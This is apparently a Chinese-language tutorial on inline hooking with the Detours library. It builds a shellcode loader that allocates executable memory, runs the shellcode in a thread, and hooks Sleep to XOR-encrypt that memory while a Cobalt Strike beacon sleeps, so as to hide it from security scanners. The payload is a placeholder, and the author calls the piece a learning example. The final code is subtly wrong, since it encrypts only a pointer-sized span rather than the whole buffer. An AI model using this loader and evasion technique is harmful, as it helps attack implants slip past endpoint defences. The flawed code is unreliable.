inline hook

inline hook作为ring0中常用的监控api方式，也是比较容易实现的一种hook，原理如下

1. 找到被hook的函数地址，和hook后的函数地址
2. 在被hook的函数地址执行前添加jmp指令
3. jmp到hook后的函数地址，该函数结束后执行return(或者返回)

这样就完成一次inline hook

基于detours的inline hook

这个使用比较简单下面是一个demo

```
#include <windows.h>
#include "detours.h"
#include <stdio.h>
#pragma comment(lib, "detours.lib")

typedef void (WINAPI* TypeSleep)(DWORD);

TypeSleep OriginalSleep = NULL;

void WINAPI MySleep(DWORD dwMilliseconds) {
    printf("Sleep 被 Hook 了！\n");
    OriginalSleep(dwMilliseconds);
}

bool HookSleep() {
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());

    OriginalSleep = Sleep;

    LONG result = DetourAttach(&(PVOID&)OriginalSleep, MySleep);

    if (result == NO_ERROR) {
        DetourTransactionCommit();
```

```
        return true;
    }

    DetourTransactionAbort();
    return false;
}

bool UnhookSleep() {
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());

    LONG result = DetourDetach(&(PVOID&)OriginalSleep, MySleep);

    if (result == NO_ERROR) {
        DetourTransactionCommit();
        return true;
    }

    DetourTransactionAbort();
    return false;
}

int main() {
    if (HookSleep()) {
        Sleep(2000);

        UnhookSleep();
    }

    return 0;
}
```

调用封装好的api完成hook,再使用detours之前要编译lib文件，打开sln，选择框架编译即可，再加入到自己的项目中


inline hook动态加密shellcode

这是一个很常见的思路，通过hook sleep,在cs休眠时将shellcode的内存加密，执行动作时再解密。

接下来一步步实现这一功能

```
#include <windows.h>
#include "detours.h"
```

```
#include <stdio.h>
#pragma comment(lib, "detours.lib")

typedef void (WINAPI* TypeSleep)(DWORD);

TypeSleep OriginalSleep = NULL;

void WINAPI MySleep(DWORD dwMilliseconds) {
    printf("Sleep 被 Hook 了！\n");
    OriginalSleep(dwMilliseconds);
}

bool HookSleep() {
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());

    OriginalSleep = Sleep;

    // Hook Sleep 函数，将其重定向到 MySleep
    LONG result = DetourAttach(&(PVOID&)OriginalSleep, MySleep);

    if (result == NO_ERROR) {
        DetourTransactionCommit();
        return true;
    }

    DetourTransactionAbort();
    return false;
}

bool UnhookSleep() {
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());

    LONG result = DetourDetach(&(PVOID&)OriginalSleep, MySleep);

    if (result == NO_ERROR) {
        DetourTransactionCommit();
        return true;
    }

    DetourTransactionAbort();
    return false;
}

int main() {
    HookSleep();
    unsigned char buf[] = "shellcode";
    void* p = VirtualAlloc(NULL, sizeof(buf), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    CopyMemory(p, buf, sizeof(buf));
    HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)(LPVOID)p, NULL, 0, NULL);
    WaitForSingleObject(hThread, INFINITE);
    return 0;
}
```




写一个简单的shellcode加载器，会发现每隔60s会显示 `Sleep 被 Hook 了!` ，接下来我们的思路就非常简单了

在 `OriginalSleep(dwMilliseconds);` 之前加密，在 `OriginalSleep(dwMilliseconds);` 的下一行也就是休眠结束的时候解密

写一个简单的xor加密

```
void XorEncryptMemory(void* mem, size_t size, char key) {
    char* pMem = (char*)mem;
    for (size_t i = 0; i < size; ++i) {
        pMem[i] = pMem[i] ^ key;
    }
}
```



这样就完成了动态加密shellcode，原理不是很复杂，仅仅作为一个学习的例子，实战中一样会被杀，简单的xor加密内存，同样会被识别

完整代码

```
#include <windows.h>
#include "detours.h"
#include <stdio.h>
#pragma comment(lib, "detours.lib")

typedef void (WINAPI* TypeSleep)(DWORD);

TypeSleep OriginalSleep = NULL;

void* p;
void XorEncryptMemory(void* mem, size_t size, char key) {
    char* pMem = (char*)mem;
    for (size_t i = 0; i < size; ++i) {
        pMem[i] = pMem[i] ^ key;
    }
}

void WINAPI MySleep(DWORD dwMilliseconds) {
    printf("shellcode 加密\n");
    XorEncryptMemory(p,sizeof(p), 0xAA);
    OriginalSleep(dwMilliseconds);
    printf("shellcode 解密\n");
    XorEncryptMemory(p, sizeof(p), 0xAA);
}

bool HookSleep() {
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());

    OriginalSleep = Sleep;

    LONG result = DetourAttach(&(PVOID&)OriginalSleep, MySleep);

    if (result == NO_ERROR) {
        DetourTransactionCommit();
        return true;
    }

    DetourTransactionAbort();
    return false;
}
```

```
bool UnhookSleep() {
    DetourTransactionBegin();
    DetourUpdateThread(GetCurrentThread());

    LONG result = DetourDetach(&(PVOID&)OriginalSleep, MySleep);

    if (result == NO_ERROR) {
        DetourTransactionCommit();
        return true;
    }

    DetourTransactionAbort();
    return false;
}

int main() {
    HookSleep();
    unsigned char buf[] = "shellcode";
    p = VirtualAlloc(NULL, sizeof(buf), MEM_COMMIT, PAGE_EXECUTE_READWRITE);
    CopyMemory(p, buf, sizeof(buf));
    HANDLE hThread = CreateThread(NULL, 0, (LPTHREAD_START_ROUTINE)(LPVOID)p, NULL, 0, NULL);
    WaitForSingleObject(hThread, INFINITE);
    return 0;
}
```